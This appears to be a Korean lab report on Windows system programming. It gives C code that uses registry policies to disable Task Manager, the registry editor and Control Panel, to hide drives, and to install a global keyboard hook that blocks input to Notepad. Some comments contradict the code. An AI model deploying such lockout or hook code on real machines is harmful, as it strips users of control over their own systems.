> 이것도 또한 재부팅을 해주어야 적용이 된다.

> 방화벽 해제 시, 말풍선이 안 나온다.



사용 안 함(권장하지 않음)(F)

이 설정은 사용하지 않는 것이 좋습니다. Windows 방화벽을 사용하지 않으면 컴퓨터가 외부 침입자 또는 바이러스에 노출될 수 있습니다.



1-4. 특정 프로그램 차단

1) 레지스트리 편집기에서 특정 프로그램의 경로 찾기

1-1) 작업관리자[ctrl+alt+del]

내 컴퓨터\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies에 system 키를 생성하기

1-2) 레지스트리 편집기[regedit]

내 컴퓨터\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies에 system키를 생성하기

1-3) 제어판[control]

내 컴퓨터\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

1-4) 차단할 프로그램 관련 경로도

HKEY_CURRENT_USER

▷ Software

▷ Microsoft

▷ Windows

▷ CurrentVersion

▷ Policies

▷ system - 작업관리자, 레지스트리 편집기

▷ Explorer - 제어판

1-4. 특정 프로그램 차단

2) 3개의 프로그램을 차단(접근제어)할 코드 작성

> Policies 안에 system이라는 키가 없는 경우, 새로 생성하여 안에 값을 넣는다.

```
#include<windows.h>
#include<shlwapi.h>
#pragma comment(lib, "shlwapi.lib")

int WINAPI WinMain(HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmd,
                  int nShowCmd){

    HKEY key1, key2, key3;
    DWORD num1 = 1, num2 = 1, num3 = 1;

    //1. 키 생성하기
    RegCreateKeyEx(HKEY_CURRENT_USER,
                  "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\system",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key1,
                  NULL
                  ); // 작업관리자 - DisableTaskMgr 옴

    RegCreateKeyEx(HKEY_CURRENT_USER,
                  "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\system",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key2,
                  NULL
                  ); // 레지스트리 편집기 - DisableRegistryTools 옴

    RegCreateKeyEx(HKEY_CURRENT_USER,
                  "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key3,
                  NULL
                  ); // 제어판 - NoControlPanel 옴

    //2. 키 데이터 설정하기
    RegSetValueEx(key1, "DisableTaskMgr", 0, REG_DWORD, (LPBYTE)&num1, sizeof(num1));
    RegSetValueEx(key2, "DisableRegistryTools", 0, REG_DWORD, (LPBYTE)&num2, sizeof(num2));
    RegSetValueEx(key3, "NoControlPanel", 0, REG_DWORD, (LPBYTE)&num3, sizeof(num3));

    //3. 핸들값 닫아주기
    RegCloseKey(key1);
    RegCloseKey(key2);
    RegCloseKey(key3);


    return 0;
}
```

- > 없는 키를 생성하여 그 안에 DisableTaskMgr = 0이라는 데이터 저장(작업관리자 접근제어)
- > 해당 경로에 DisableRegistryTools = 0이라는 데이터 저장(레지스트리 편집기 접근제어)
- > 해당 경로에 NoControlPanel = 0이라는 데이터 저장(제어판 접근제어)

1-4. 특정 프로그램 차단



3) 실행하여 해당 경로에 데이터가 있는지 확인

실행 전>






실행 후>

- system이라는 키가 생성되어 데이터가 있는 것을 확인할 수 있다.
- 적용을 하려면 재부팅을 해야 한다.



1-4. 특정 프로그램 차단


4) 접근제어 되는지 확인



5) 접근 제한을 풀기위한 코드 작성


- > 접근 제한하기 위한 코드에서 데이터 num1, num2, num3의 값을 1->0으로 변경한 다음 실행하면 된다.
- > 재부팅한 후 확인

```
DWORD key1, key2, key3;  
DWORD num1 = 0, num2 = 0, num3 = 0;
```



1-5. 특정 드라이브 숨기기 및 차단

1) 레지스트리 편집기에서 드라이브를 숨기거나 접근제어 관련 경로 찾기



2) 특정 드라이브 숨기기 및 차단 코드 작성

> 화면에서 숨기는 것과 접근제어를 둘 다 하려면 둘 다 설정해줘야 한다.

```
#include<windows.h>
#include<shlwapi.h>
#pragma comment(lib, "shlwapi.lib")

int WINAPI WinMain(HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmd,
                  int nShowCmd){

    HKEY key1, key2;
    DWORD val1 = 0, val2 = 0;

    //1. 키 생성하기
    RegCreateKeyEx(HKEY_CURRENT_USER,
                  "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key1,
                  NULL); // 숨기기용 - key1

    RegCreateKeyEx(HKEY_CURRENT_USER,
                  "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key2,
                  NULL); // 접근제어 - key2

    //2. 키에 데이터 넣어주기
    RegSetValueEx(key1, "NoDrives", 0, REG_DWORD, (LPBYTE)&val1, sizeof(val1));
    RegSetValueEx(key2, "NoViewOnDrive", 0, REG_DWORD, (LPBYTE)&val2, sizeof(val2));

    //3. 핸들값 닫아주기
    RegCloseKey(key1);
    RegCloseKey(key2);

    return 0;
}
```

1-5. 특정 드라이브 숨기기 및 차단

3) 지금 하드디스크의 현황을 살펴보기

> C 드라이브를 건드리지 않고 나머지 4개의 드라이브를 가지고 숨기는 것과 접근제어 하는 것의 차이를 볼 것이다.

하드 디스크 드라이브		
	NoDrives	NoViewOnDrive
로컬 디스크 (C:)		
새 볼륨 (E:)	○	○
새 볼륨 (F:)	○	X
새 볼륨 (G:)	X	○
새 볼륨 (H:)	X	X

[드라이브를 지칭하는 값]

A: 1
B: 2
C: 4
D: 8
E: 16 <=
F: 32 <=
G: 64 <=
H: 128 <=

> 연산한 값을 각 데이터로 저장하기

- NoDrives: $16+32 = 48$
- NoViewOnDrive: $16+64 = 80$


```
#include<windows.h>
#include<shlwapi.h>
#pragma comment(lib, "shlwapi.lib")

int WINAPI WinMain(HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPSTR lpCmd,
                   int nShowCmd){

    HKEY key1, key2;
    DWORD val1 = 48, val2 = 80;
```

4) 실행하여 레지스트리 편집기 확인하기


- 적용시키려면 재부팅을 해야 한다.





1-5. 특정 드라이브 숨기기 및 차단

5) 적용시킨 후 드라이브 확인





하드 디스크 드라이브

 로컬 디스크 (C:)

 새 볼륨 (G:)

 새 볼륨 (H:)

드라이브명	NoDrives	NoViewOnDrive	결과
E:	0	0	화면 출력 X 접근 X
F:	0	X	화면 출력 X 접근 0
G:	X	0	화면 출력 0 접근 X
H:	X	X	화면 출력 0 접근 0

드라이브	접근 결과
E:	
F:	
G:	
H:	

2. Windows 운영체제에서 제공하는 기능인 메시지훅을 설치해 운영체제와 특정 프로그램 사이의 메시지를 가로챌 수 있는 프로그램을 제작하라.

2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단

1) 이벤트 처리 과정에서 훅의 역할 알아보기

※ 목표 : Application보다 먼저 확인하여 drop시킨다.

훅 설치

OS

Application

Queue

1) 메모장에서 사용자가 키보드로 입력을 하여 이벤트를 발생시키면 저장

2) 꺼내서 Application에 전달

3) Application에서 전달받은 이벤트를 꺼내서 처리한다.

> OS와 Application 사이에서 훅을 설치하게 되면

훅은 Application보다 먼저 이벤트 정보를 알게 되고

이 때 강제종료나 drop시키면 Application은 이벤트 정보를 받지 못한다.

> 결과적으로 메모장 화면에서 키보드로 입력하면 입력 값이 메모장에 도착하기 전에 중간에서 차단하여 입력 값을 출력하지 못하게 하면 된다.

2) 훅 설치하기 위한 구성

> HookMain.exe : KeyHook.dll을 실행하는 실행파일

> KeyHook.dll : Hook 설치 및 기능을 담당하는 동적라이브러리 파일

- 19 -

2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단

3) HookMain.exe파일의 코드 작성

```
#include "windows.h"
#include "stdio.h"
#include "conio.h"

typedef void (*HOOKSTART) ();
typedef void (*HOOKSTOP) ();

int main()
{
    HMODULE hDll = NULL;
    HOOKSTART HookStart = NULL;
    HOOKSTOP HookStop = NULL;

    char * path = "C:\\\\Tools\\\\Microsoft Visual Studio\\\\MyProjects\\\\KeyHook\\\\Debug\\\\KeyHook.dll";

    //1. 함수 호출하기 전에 라이브러리 불러오기
    hDll = LoadLibrary(path); // load하고자 하는 라이브러리의 경로(라이브러리 불러오기)
    if(hDll == NULL){ // 예외처리
        printf("LoadLibrary(%s) failed!!", path);
        return -1;
    }

    //2. 함수의 주소 구하기
    HookStart = (HOOKSTART)GetProcAddress(hDll, "HookStart"); // 반환값이 int형이라 형변환해야 함.
    HookStop = (HOOKSTOP)GetProcAddress(hDll, "HookStop");

    //3. 함수 호출하기
    HookStart();
    HookStop();

    FreeLibrary(hDll);

    return 0;
}
```

- > KeyHook.dll 파일 내부의 함수를 호출하기 위해 먼저 KeyHook.dll 파일을 먼저 불러온다.
- > 그런 다음 함수에 접근하려면 해당 함수의 주소가 필요하기 때문에 함수의 주소를 구한 후 비로소 함수를 호출할 수 있다.

3-1) 사용된 함수 알아보기

```
HMODULE
WINAPI
LoadLibraryA(
    LPCSTR lpLibFileName // 파일 경로
);
```

- > 라이브러리 불러오는 함수

```
FARPROC // 반환값 타입 : int형
WINAPI
GetProcAddress(
    HMODULE hModule, // HMODULE 변수
    LPCSTR lpProcName // 호출할 함수명
);
```

- > 호출하려는 함수의 주소를 구하는 함수

2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단

4) KeyHook.dll 파일의 코드 작성

```
#include "windows.h"
#include "stdio.h"
#include "string.h"
#include "conio.h"

HINSTANCE g_hInstance = NULL;
HHOOK g_hHook = NULL;

BOOL WINAPI DllMain(HINSTANCE hinstDLL,
                    DWORD dwReason,
                    LPVOID lpvReserved)
{
    switch(dwReason){
    case DLL_PROCESS_ATTACH:
        g_hInstance = hinstDLL;
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

LRESULT CALLBACK keyboardProc(int nCode,
                              WPARAM wParam,
                              LPARAM lParam)
{
    char buf[100] = {0,};
    char *cp;

    if(!(lParam & 0x80000000)){
        GetModuleFileName(NULL, buf, sizeof(buf));
        cp = strstr(buf, "notepad.exe");
        if(cp != NULL){
            return -1; //return 2;로 해도 동일한 결과가 나온다.
        }
    }
    return CallNextHookEx(g_hHook, nCode, wParam, lParam); // 다음 훅으로 넘어가자!(순서대로)
    // 훅 설치 후, 반환값을 받은 후, 첫번째 인자값으로 넣어준다.
    // 그 이후는 callback함수의 인자값을 순서대로 넣어준다.
}

extern "C" __declspec(dllexport) void HookStart() // 실행파일인 HookMain에서 호출된다.
{
    g_hHook = SetWindowsHookEx(WH_KEYBOARD, keyboardProc, g_hInstance, NULL);
}

extern "C" __declspec(dllexport) void HookStop() // 실행파일인 HookMain에서 호출된다.
{
    char key;
    printf("Press 'q' to quit\n");
    while(1){
        key = _getch();
        if(key == 'q') break;
    }
    UnhookWindowsHookEx(g_hHook); // hook 해제하는 함수
    g_hHook = NULL;
}
```

2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단

4-1) 메인함수

```

BOOL WINAPI DllMain(HINSTANCE hinstDLL,
                    DWORD dwReason,
                    LPVOID lpvReserved)
{
    switch(dwReason){
    case DLL_PROCESS_ATTACH:
        g_hInstance = hinstDLL;
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```

[DllMain]

hinstDLL : 인스턴스 핸들값

dwReason : 미리 정의된 값 4개의 1개

- DLL_PROCESS_ATTACH: load .dll

- DLL_PROCESS_DETACH: unload .dll

- DLL_THREAD_ATTACH: load thread

- DLL_THREAD_DETACH: unload thread

lpvReserved :

dwReason이 DLL_PROCESS_ATTACH이면 동적 로드인 경우 NULL을 정적 로드이면 NON-NULL이다.

> dwReason값으로

ATTACH인지 DETACH인지 확인하고 있다.

4-2) 이벤트를 처리하는 함수

```

LRESULT CALLBACK keyboardProc(int nCode,
                              WPARAM wParam,
                              LPARAM lParam)
{
    char buf[100] = {0,};
    char *cp;

    if(!(lParam & 0x80000000)){
        GetModuleFileName(NULL, buf, sizeof(buf));
        cp = strstr(buf, "notepad.exe");
        if(cp != NULL){
            return -1; //return 2;로 해도 동일한 경과가 나온다.
        }
    }
    return CallNextHookEx(g_hHook, nCode, wParam, lParam); // 다음 훅으로 넘어가자!(순서대로)
    // 훅 설치 후, 반환값을 받은 후, 첫번째 인자값으로 넣어준다.
    // 그 이후는 callback함수의 인자값을 순서대로 넣어준다.
}

```

> keyboardProc()함수는 SetWindowsHook()에게서 메시지를 받아서 처리하는 함수이며

lParam이 키보드 입력값의 부가정보로 lParam로 키보드가 눌렸는지 확인하여

GetModuleFileName() 함수로 열린 창의 경로를 받아서 저장한다.

> 그런 다음, strstr() 함수를 이용하여 메모장인지 확인하여 매칭이 된다면 반환값을 저장하는 cp는 NULL값이 아니므로 return -1;로 강제적인 종료를 발생시킨다. 그렇게 되면 메모장으로 입력값이 닿지 않게 된다.

> cp가 NULL이라면 다음 훅으로 전달한다.

2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단

4-3) HookMain.exe에게서 호출되는 함수들(2개)

```
extern "C" __declspec(dllexport) void HookStart() // 실행파일인 HookMain에서 호출된다.
{
    g_hHook = SetWindowsHookEx(WH_KEYBOARD, keyboardProc, g_hInstance, NULL);
}

extern "C" __declspec(dllexport) void HookStop() // 실행파일인 HookMain에서 호출된다.
{
    char key;
    printf("Press 'q' to quit\n");
    while(1){
        key = _getch();
        if(key == 'q') break;
    }
    UnhookWindowsHookEx(g_hHook); // hook 해제하는 함수
    g_hHook = NULL;
}
```

- > extern "C" : KeyHook의 컴파일러는 C++이어서 C의 함수호출규약과 다르기 때문에 C 기반의 함수호출규약으로 처리하게 만든다.
- > __declspec(dllexport) : 외부에서 KeyHook의 함수를 호출하여 사용할 수 있도록 만든다.
- > SetWindowsHookEx() : 훅 프로시저를 훅 체인에 설치하는 함수
OS와 Application 사이에서 훅을 설치하여 keyboardProc()를 사용할 수 있게 된다.
- > UnhookWindowsHookEx() : 설치된 훅 체인을 해제하는 함수

5) 실행화면

- > HookMain.exe를 실행하면 메모장에서 입력값을 출력할 수 없다.

